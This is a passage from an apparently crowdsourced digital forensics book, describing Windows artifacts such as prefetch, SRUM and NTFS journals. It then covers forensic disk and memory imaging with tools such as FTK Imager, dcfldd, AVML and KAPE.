
- Reconstructing the tree structure for deleted folders. Helpful in providing an idea of the files that used to exist when they cannot be carved from the unallocated space.
- Disproving denial of content awareness. If a subject claims that they were simply not aware of something existent on their system, shellbags can disprove their claims with an obvious given that an exclusive usage of the machine was proven.
- Getting partial information about the contents of removable media that were once mounted on the system.

Prefetch

About:

- Prefetch was first introduced in Windows XP. It is a memory management feature which optimizes loading speeds for files that are frequently executed. Originally it was meant for faster booting times, but since has been developed for applications too. Hence, this artifact is a direct evidence of execution.
- We looked at the lifecycle of an application earlier, the prefetcher in Windows works in the same way. It studies the first $\sim$10 seconds of an application launched and creates/updates the corresponding prefetch file, for faster loading speeds on the next execution.

- Starting from Windows 10, prefetch files are compressed by default to save considerable disk space. It uses the Xpress algorithm with Huffman encoding. For validation purposes, forensicators must decrypt their prefetch files first. Thank you Eric[164] for this handy Python script[165] for the same.



16.6 - Working of Windows Prefetcher

It has three working modes:

Value	Description
0	Disabled
1	Application prefetching enabled
2	Boot prefetching enabled
3	Application & Boot prefetching enabled

This value is set from the registry key:
`HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters`
Forensicators can refer to this key to check if prefetching is disabled.

[164] https://twitter.com/ericrzimmerman
[165] https://gist.github.com/EricZimmerman/95be73f6cd04882e57e6

Significance:

- Since it is evidence of execution, it is helpful in identifying anti-forensic attempts at bypassing detection. Any automated anti-forensic tools ran would in turn result in its own prefetch file being generated.
- Useful in identifying and hunting ransomware executed. Once identified, analysts can look for publicly available decryptors to retrieve encrypted files.
- By studying files and directories referenced by an executable, analysts can identify malware families.
- Application execution from removable media or deleted partitions can be identified from the volume information parsed.
- Timestamps for last eight executions and the run counter is useful for frequency analysis of malicious executables. Worms which would result into multiple prefetch files referencing the exact same resources is a prime example of this.

Jumplists & LNK files

About:

- LNK files, or link files are the shortcuts that a user or an application creates for quick access to a file. LNK files themselves are rich in file metadata such as timestamps, file path, file hash, MAC address, volume information and volume serial numbers.
- However, apart from the Recent Items and Start Menu folders, these LNK files are also found embedded in jumplists.
- Jumplists were first introduced in Windows 7. It is a convenience feature of the Windows Taskbar, that allows a user to have a quick access to recently used files in or by different applications. It automatically creates these 'lists' in the right click context menu which can be used to 'jump' to induce a frequently used action.
- There are two types of jumplists; automatic and custom. Automatic jumplists are those created automatically by Windows, based on the MRU and MFU items. Custom jumplists are those explicitly created by the user, like bookmarks in a browser or pinning files for instance.
- Both categories of these jumplists provide rich information like modified, accessed and created timestamps, and absolute file path of the original file.

Significance:

- Useful to gain information on uninstalled applications and deleted files from the system & also applications ran and files opened from removable media.
- Again, being a direct evidence of execution, it can be useful in timelining executed applications and opened files.
- Useful to discover partial user history including URLs and bookmarks.

SRUDB.dat

About:

- `SRUDB.dat` is an artifact resulting from a new feature introduced in Windows 8, called SRUM (System Resource Usage Monitor) which tracks and monitors different usage statistics of OS resources such as network data sent & received, process ownership, power management information, push notifications data and even applications which were in focus at times along with keyboard and mouse events as per a new research[166].
- It is capable of holding 30-60 days worth of tracking data at a time.
- So far, we haven't looked at an artifact that has been able to undoubtedly map a particular process executed to a user. `SRUDB.dat` offers us this critical information directly. It is one of the most valuable artifacts due to the multidimensional applications of SRUM by the OS itself.

Significance:

- Useful in mapping process to a user account. Especially useful in the scenarios of restricted scope of acquisition.
- Useful in mapping a process to network activity such as bytes sent & received. Helpful in identifying data exfiltration incidents.
- Useful in timelining and distinguishing network interfaces connected to, and hence potentially estimate the whereabouts of the machine if those networks were distanced farther away from one another.
- Useful in analyzing power management information such as battery charge & discharge level.
- Useful in stating awareness or lack thereof, of an application that would've been visible on screen at one point in time, and the interaction with it by the means of input devices.

hiberfil.sys

About:

- `hiberfil.sys` was first introduced in Windows 2000. It is a file used by Windows for memory paging, at the time of hibernations or sleep cycles. It is also used in case of power failures.
- Paging is a mechanism to store the current contents of the memory to disk, for later retrieving them and continue from the same stage. This prevents additional processing by applications and optimizes resource allocation by the operating system. Windows also enhanced this to allow faster startup times from a sleep states.
- It uses the Xpress algorithm for compression. Volatility's `imagecopy` plugin can be used to convert this artifact to a raw memory image.

[166] https://aboutdfir.com/app-timeline-provider-srum-database/

Significance:

- This is one of those artifacts which hops around its categorical type, and so this extra memory content can provide more information to your investigation.
- To tackle accepting unfortunate shutdowns of locked devices in an investigation, one can retrieve this file at the time of disk forensics and get additional information by performing memory forensics on the converted file. This way we can retain partial volatile memory data.
- May contain NTFS records, browsing history, index records, registry data, and other useful information.

pagefile.sys

About:

- Similar to `hiberfil.sys`, `pagefile.sys` is a swapping file used by Windows to temporarily store new contents that were supposed to be loaded in the memory but could not due to insufficient space. When required amount of memory is freed, contents are transferred from this artifact back to the memory.
- The only known methods to get some information from this artifact is using the string utility, a hex editor, and filtering using regex.
- It can store chunks of data capping at 4kb in size.

Significance:

- Useful in hunting IOCs in malware cases.
- Useful in carving smaller files that were meant to be loaded in the memory. Meaning it is evidence of access. If an image was successfully carved from this artifact, it means that it was opened, as it would have meant to be eventually loaded in the working memory of that device.
- May contain NTFS records, browsing history, index records, registry data and other useful information.

$MFT

About:
The next few artifacts, including this one, are a part of the NTFS file system - one of the most common file systems encountered when working with Windows OS.

- MFT stands for Master File Table. It is a record of every file that exists or once existed on that particular file system.
- It also contains other information like path to that file, file size, file extension, MACB timestamps, system flags, whether it was copied or not etc.

- Sometimes if the file size is small enough to be accomodated by the MFT entry, we can even retreive the resident data from the record entry itself. Typically a MFT entry is 1024 bytes long, and small files can very well be completely fitting in this range. It is known as MFT slack space.

Significance:

- Files that were deleted, may still have an intact MFT record entry if not overwritten.
- Useful in retreiving smaller files from the record itself and the file history on disk.
- Important metadata like MACB timestamps can be obtained.

$I30

About:

- `$I30` is called the index attribute of the NTFS file system. A `$I30` file corresponding to each directory is maintained by the NTFS file system as the B-tree would be constantly balancing itself as different files are created or deleted.
- `$I30` is not a standalone file or artifact but a collection of multiple attributes of the file system. Attribute files like the `$Bitmap`, `$INDEX_ROOT` and `$INDEX_ALLOCATION`. The 30 in its name comes from the offset for `$FILE_NAME` in a MFT record.
- It keeps track of which files are in which directories, along with MACB timestamps and file location.
- It also has slack space, similar to `$MFT`, but again for smaller files.

Significance:

- Original timestamps for deleted files can be retreived.
- Useful in detection of anti-forensic tools and timestomping as the timestamps are `$FILE_NAME` attribute timestamps which are not easily modifiable or accessible through the Windows API.
- Important metadata like MACB timestamps can be obtained.

$UsnJrnl

About:

- The NTFS file system has a journaling mechanism, which logs all the transactions performed in the file system as a contingency plan for system failures and crashes. This transaction data is contained in the `$UsnJrnl` attribute file.
- `$UsnJrnl`, read as USN Journal, is the main artifact which contains two alternate data streams namely `$Max` and `$J`, out of which `$J` is highly of interest for forensicators. It contains critical data such as if a file was overwritten, truncated, extended, created, closed or deleted along with the corresponding timestamp for that file update action.

- `$UsnJrnl` tracks high-level changes to the file system, like file creation, deletion, renaming data etc.

Significance:

- Useful to support or deny timestamp metadata. Potential evidence of deleted and renamed files. i.e., evidence of existence.
- The slack space for this artifact isn't managed at all, so additional data could be carved. Since it only keeps the data for some days, carving can be potentially useful for deleted records.
- Tracks changes to files and directories with reason for the change.

$LogFile

About:

- This is yet another artifact used by the NTFS for journaling. Only difference is `$LogFile` is concerned with changes made to the MFT and not the entire NTFS file system itself. Meaning it may directly contain data that was changed, similarly to how `$MFT` sometimes stores the files if they're small enough.
- These 4 artifacts, in bunch can say a lot about an event or a transaction while performing file system forensics.
- `$LogFile` tracks low-level changes to the file system, like data which was changed.

Significance:

- Detect anti-forensic attempts targeted on the `$MFT` since `$LogFile` contains changes made to it.
- Tracks changes made to `$MFT` metadata such as MACB timestamps.
- Could help reconstruct a chronological list of transactions done to the files on the file system.

References:

16.1 - Scientific law versus Scientific theories, by GliderMaven, under CC BY-SA 4.0[167], via Wikimedia Commons[168]

16.2 - The relationship between e-discovery and digital forensics, from 6th slide in DVD included with E-Discovery: An Introduction to Digital Evidence[169], via YouTube[170]

16.3 - Role of an Operating System, by Kapooht, CC BY-SA 3.0[171], via Wikimedia Commons[172]

16.4 - Our perception of truth depends on our viewpoint 2.0, by losmilzo[173], via Imgur[174]

16.5 - Puzzle Multicoloured Coloured, by Stefan Schweihofer[175], under Simplified Pixabay License[176], via Pixabay[177]

[167] https://creativecommons.org/licenses/by-sa/4.0
[168] https://commons.wikimedia.org/wiki/File:Scientific_law_versus_Scientific_theories.png
[169] https://www.amazon.com/Discovery-Introduction-Digital-Evidence-DVD/dp/1111310645
[170] https://www.youtube.com/watch?v=btfCf9Hylns
[171] https://creativecommons.org/licenses/by-sa/3.0
[172] https://commons.wikimedia.org/w/index.php?curid=25825053
[173] https://imgur.com/user/losmilzo
[174] https://imgur.com/gallery/obWzGjY
[175] https://pixabay.com/users/stux-12364/
[176] https://pixabay.com/service/license/
[177] https://pixabay.com/vectors/puzzle-multicoloured-coloured-3155663/

Chapter 17 - Forensic imaging in a nutshell

By Guus Beckers[178]

What is a disk image?

A disk image is a representation of data contained within a disk. It contains the contents of the entire disk, including all files and folders. Dedicated forensic hardware appliances or software packages ensure a bit-by-bit copy is performed. In other words, the contents of the disk image will match the contents of the disk exactly. When an unexpected error has occurred, this will be flagged and the forensicator will be notified. It is possible to make a disk image from every data source, including desktop computers, laptops and servers, a USB-drive, an SD-card, or any other storage medium you can think of.

While a complete discussion about file systems is outside the scope of this chapter, it is impossible to touch upon forensic imaging and not talk about file systems. A file system entails the logical representation of files and folders on the disk. It allows an operating system to keep track of files as well as other important file properties such as its location, size, file format, and any associated permissions. There are different files systems used across operating systems. The NTFS file system is currently used by all supported versions of Microsoft Windows. APFS is used by devices created by Apple, it is used across a wide range of devices including phones, tablets, TV appliances, and computers. Lastly, there is the Linux operating system, which uses a variety of file systems, depending on the version which is installed. Common varieties include `ext3`/`ext4` and `btrfs`. More specialized file systems for specific appliances are also in use. The exact intricacies and technical documentation of a file system are often not available outside of its vendor which means that software vendors have to reverse engineer a file system to a degree. Expect a forensic investigation suite to continually improve support for popular file systems.

Once a disk image has been created it is possible to calculate its checksum. A checksum can be used to verify the integrity of a disk image. This is of paramount importance during a forensic investigation. Evidence will always need to be retrieved from other systems. Calculating a checksum at both ends, the source and destination file(s), will ensure that no anomalies are present. When a checksum matches at both ends, this means that no anomalies are present, the contents of the file match exactly and can be used in a forensic investigation. In order to create a checksum, a hash is created. A hash is a mathematical, one-way calculation, performed by a specific algorithm. The MD5

[178] http://discordapp.com/users/323054846431199232

and SHA1 algorithms are commonly used in the forensic community although other algorithms can be used as well.

After validation of the checksum, the created image will be ready to use in an investigation. Forensic investigation suites will use the disk image as a basis for the investigation, allowing a forensicator to browse the file system for pertinent files and other forensic artifacts. Post-processing will also occur in many forensic suites, automatically parsing popular artifacts, thereby making investigations easier.

Creating a disk image

There are different ways to create a disk image, this section will discuss the most popular methods. Be aware that different scenarios might require different imaging methods. The following subsections are not intended to be ranked in order of preference.

Using a forensic duplicator

Forensic duplicators come in many shapes and sizes, however it's most common variety is a portable hardware appliance that can be easily transported and can be used both in a lab environment or on-site at a client. A forensic duplicator can be used to create disk images of various physical media types. In order to do this, it distinguishes between source and destination drives. Source drives are generally connected to the left side of the device while destination drives are connected to the right side of the device. **Be sure to confirm this with individual duplicators as there might be deviations**. Forensic duplicators support a range of different connectivity methods such as SATA, IDE, and USB. The ports supported by a duplicator are mirrored on either side of the device. **Ensure that the correct drives are connected to the correct side of the device prior to imaging. Failure to do this might result in data erasure**. Specialized duplicators also support SAS or an Ethernet connection to image from a computer network.

Duplicators are used to perform the following functions:

- Clone a disk to a different disk
- Clone a disk to an image
- Format or wipe a disk
- Calculate hashes and verify its integrity
- Detection of a HPA or DCO
- Blank disk detection, verifying whether a disk is entirely blank or contains data

Using a Live USB

In scenarios in which it is not feasible to get access to physical media, a Live USB might provide an alternative. A Live USB contains an operating system which can be booted during the boot phase

of a computer. In order for a live USB to function it is required to interrupt the boot cycle of a computer and select the boot from USB option. Manufacturers have different hotkeys to access this functionality. Note that it is also possible to boot from a CD/DVD in a similar manner, in that case, select the CD/DVD option. While it is still necessary to take a server or service offline, it is not required to open it up and take a hard drive. Similarly, continuous miniaturization means that some SSDs can no longer be removed from a motherboard.

Luckily there are a number of free Live USB tools that can be used to circumvent these limitations and acquire forensic images. One of the most well known tools is CAINE (Computer Aided Investigative Environment)[179]. CAINE is a Linux live environment and mounts any discovered drives as read-only by default to ensure the forensic integrity of the disks. It provides GUI-based tools for the following operations:

- Imaging of a disk (Guymager)
- Disk Image Mounter (Xmount)
- DDrescue
- Enabling write operations
- Mounting remote file systems across a network

In addition to its disk imaging tools, it provides a forensic environment which can be used to perform most forensic operations including accessing various file systems, recover data, performing memory analysis and other operations.

Another example of a forensic Live USB environment is Sumuri Paladin Edge[180]. This Live USB environment is available free of charge. In addition to imaging the entire disk, it also allows you to convert images, find specific files, extract unallocated space, and interface with network shares.

It is recommended to have a Live USB option within your lab at all times and to equip your forensicators with USB drives in case of onsite client emergencies.

Disk imaging on Windows and Linux

Situations might occur when a particular system cannot be turned off. There are various ways to perform a forensic acquisition depending on the operating system.

Windows

FTK Imager[181] is a well-known tool to perform disk acquisitions on a Windows host. It is part of the FTK forensic suite developed by Exterro (formerly AccessData). However, the imager is also available free of charge. FTK Imager can either be installed on the host operating system or it can be used in a "lite" mode. Lite mode is preferable as no changes are performed on the disk, however be aware that it affects RAM memory.

FTK Imager can be used to perform the following operations:

[179] www.caine-live.net
[180] https://sumuri.com/paladin/
[181] https://www.exterro.com/forensic-toolkit

- Disk acquisitions (both physical and logical)
- Memory acquisitions
- Acquisitions of the Windows Registry
- Browse the filesystem and select relevant files/folders

The following steps can be used to create a “Lite” version which runs in memory. These steps are based on the official guide provided by Exterro to the forensic community:

1. Install FTK Imager on another workstation
2. Insert a USB drive
3. Copy the installation folder to the USB-drive
4. Perform a hashing operation to ensure file integrity is in order

Linux

Linux historically has an integrated utility capable of copying files called **dd**. dd can also be used for disk imaging, however it was not build with forensics in mind. A duo of utilities is available to perform forensic disk imaging called **dcfldd** and **dc3dd**. Both tools can be used to perform disk imaging, however, their main advantage over dd is integrated hashing support for various hashing algorithms.

All three utilities utilize the available Linux block devices in `/dev/` to perform a physical disk image capture. An example of dcfldd is included below. **Be warned that these tools can and will destroy evidence if used incorrectly**. in this particular instance a 976 MB USB stick was inserted and the block storage device `sdb1` is used. In this case a MD5 hash is generated, the hash log is available in the home folder along with the image.

```
    dcfldd if=/dev/sdb1 conv=sync, noerror hash=md5 hashwindow=976M hashlog=/home/ex\
ample/hash.txt hashconv=after of=/home/example/image.dd
```

Virtual machines

Virtual machines have become commonplace in the IT industry, in short allowing an organization to scale resources without purchasing additional hardware. The use of virtual machines is also advantageous for imaging purposes. A client can offer to send the virtual hard drive files for forensic investigation. After performing the customary hashing procedures these files can then be converted if necessary. FTK Imager supports conversion of VMDK files to any other FTK image format, which in turn can be used by a forensic program or forensic suite.

qemu-img[182] can be used to convert various hard drive image formats to raw dd format. An example covering the conversion of a VMDK file is included below.

[182] https://qemu.readthedocs.io/en/latest/index.html

```
qemu-img convert -f vmdk -O raw image.vmdk image.img
```

Memory forensics

Background

While the disk forensics focus on forensic artifacts from files and folders, more pertinent information can also be readily available within a computer's memory. A computer's memory, called Random Access Memory, or RAM for short, is used to carry out all active tasks of a computer. As such, it contains a wealth of artifacts not available through other means. For instance:

- A list of active and (potentially) recently terminated processes
- Active network connections
- Entered system commands
- Open file handles

In order to collect this information, an application will perform a memory dump. A memory dump is exactly what it sounds like, the contents of the RAM extracted to a disk. Be aware that as the size of the RAM increases, an equivalent amount of disk space should be readily available for storage. Furthermore, the RAM does not remain in stasis while the extraction takes place. It will continue to perform tasks and will continue to change for the duration of the RAM dump.

Windows

Performing a memory dump on Windows can be performed by multiple tools. FTK Imager was already mentioned in the previous section. An alternative to FTK Imager in this regard is the utility DumpIt[183]. DumpIt can be used without installation on the host system. The directory it is launched from also doubles as the destination directory. Take this into consideration before performing a memory dump.

Linux

There is no single version of Linux, every single distribution has its own intricacies and (minor) differences. A tool was needed that can perform a memory dump independent of installed kernels, packages, or other dependencies. Microsoft actively develops AVML[184]. AVML can be used to perform a memory dump and also has a few tricks of its own. AVML supports compression of memory dumps to decrease the amount of required disk space as well as uploads to a Microsoft Azure Blob store.

The standard usage of AVML is shown below:

[183] https://github.com/thimbleweed/All-In-USB/tree/master/utilities/DumpIt
[184] https://github.com/microsoft/avml

```
avml output.lime
```

It is possible to generate a compressed image with the following command:

```
avml —compress output.lime.compressed
```

For a full set of commands please refer to the GitHub development page.

Virtual Machines

The use of virtual machines has become commonplace in the IT industry and of course this impacts memory acquisition as well with its own advantages and disadvantages. One advantage is that memory collection has become easier. A virtual machine hypervisor allows a virtual machine to be suspended, hitting the pause button, and freezing all activity. During this process the contents of the RAM are written to disk, no additional tools are necessary to perform an acquisition. Files from popular vendors like VMware and Virtualbox can be analyzed by memory analysis tools like Volatility.

Next Steps and Conclusion

This chapter was designed to hit the ground running and assist a forensicator with imaging a desktop or server. What's next in the investigation relies completely upon the research questions and assosciated context of the case itself. One final tip this chapter can provide is to focus on triage first and foremost. In the near future this book will hopefully contain a triage chapter as well, in the meantime a couple of pointers can be found below. Disk sizes are ever-expanding and it is no longer feasible for most investigations to investigate a image to its full extent in the initial phase of an investigation. Rather, it is recommended to focus on well-known forensic artifacts which can be used to answer research questions. SANS has developed a poster for this specific scenario as part of its FOR500 and FOR508 courseware. It can be found at https://www.sans.org/posters/windows-forensic-analysis/.

A number of tools can be of use during triage, these include:

- FTK Imager[185]
- Arsenal Image Mounter[186]
- KAPE[187]
- Eric Zimmerman Tools[188] (most notably Timeline Explorer)

[185] https://www.exterro.com/ftk-imager
[186] https://arsenalrecon.com/products/arsenal-image-mounter
[187] https://www.kroll.com/en/services/cyber-risk/incident-response-litigation-support/kroll-artifact-parser-extractor-kape
[188] https://ericzimmerman.github.io/#!index.md

FTK Imager can be used to read the image and browse the file system by hand, it can be used to gain an initial impression of the host system in question without losing time to additional post processing steps.

Arsenal Image Mounter can be used to mount images in a read-only manner. This capability can be used in conjunction with KAPE to quickly extract pertinent artifacts. It has more advanced functionality as well but that is beyond the scope of this chapter.

KAPE, created by Eric Zimmerman, can be used to quickly collect and post-process artifacts utilizing either a graphical user interface or the command line. KAPE can collect information from a wide range of Targets. The required information can be collected by simply checking the box next to the Target and providing source and destination locations. KAPE will then collect the information.

Of particular note for triage is the KapeTriage Target[189]. The following description is provided at the time of writing:

KapeTriage collections that will collect most of the files needed for a DFIR Investigation. This Target pulls evidence from File System files, Registry Hives, Event Logs, Scheduled Tasks, Evidence of Execution, SRUM data, SUM data, Web Browser data (IE/Edge, Chrome, Firefox, etc), LNK Files, Jump Lists, 3rd party remote access software logs, antivirus logs, Windows 10 Timeline database, and $I Recycle Bin data files.

The KapeTriage collection can be post-processed using the !EZParser Module[190]. These parsers, also written by Eric Zimmerman, can be used to extract information from most common artifacts. Data will be made available in the CSV format.

These parsers (and other tools) can also be downloaded individually here[191]. Among the tools is Timeline Explorer, which is a utility which can open CSV files and has robust search and sorting options. A description and demonstration of Timeline Explorer is available at AboutDFIR[192].

[189] https://github.com/EricZimmerman/KapeFiles/blob/master/Targets/Compound/KapeTriage.tkape
[190] https://github.com/EricZimmerman/KapeFiles/blob/master/Modules/Compound/!EZParser.mkape
[191] https://ericzimmerman.github.io/#!index.md
[192] https://aboutdfir.com/toolsandartifacts/windows/timeline-explorer/

Errata

Reporting Errata

If you think you've found an error relating to spelling, grammar, or anything else that's currently holding this book back from being the best it can be, please visit the book's repo on GitHub[193] and create an Issue detailing the error you've found.

- Remove this line prior to final publishing, but finalize the URL once the title is decided upon

[193] https://github.com/Digital-Forensics-Discord-Server/CrowdsourcedDFIRBook/issues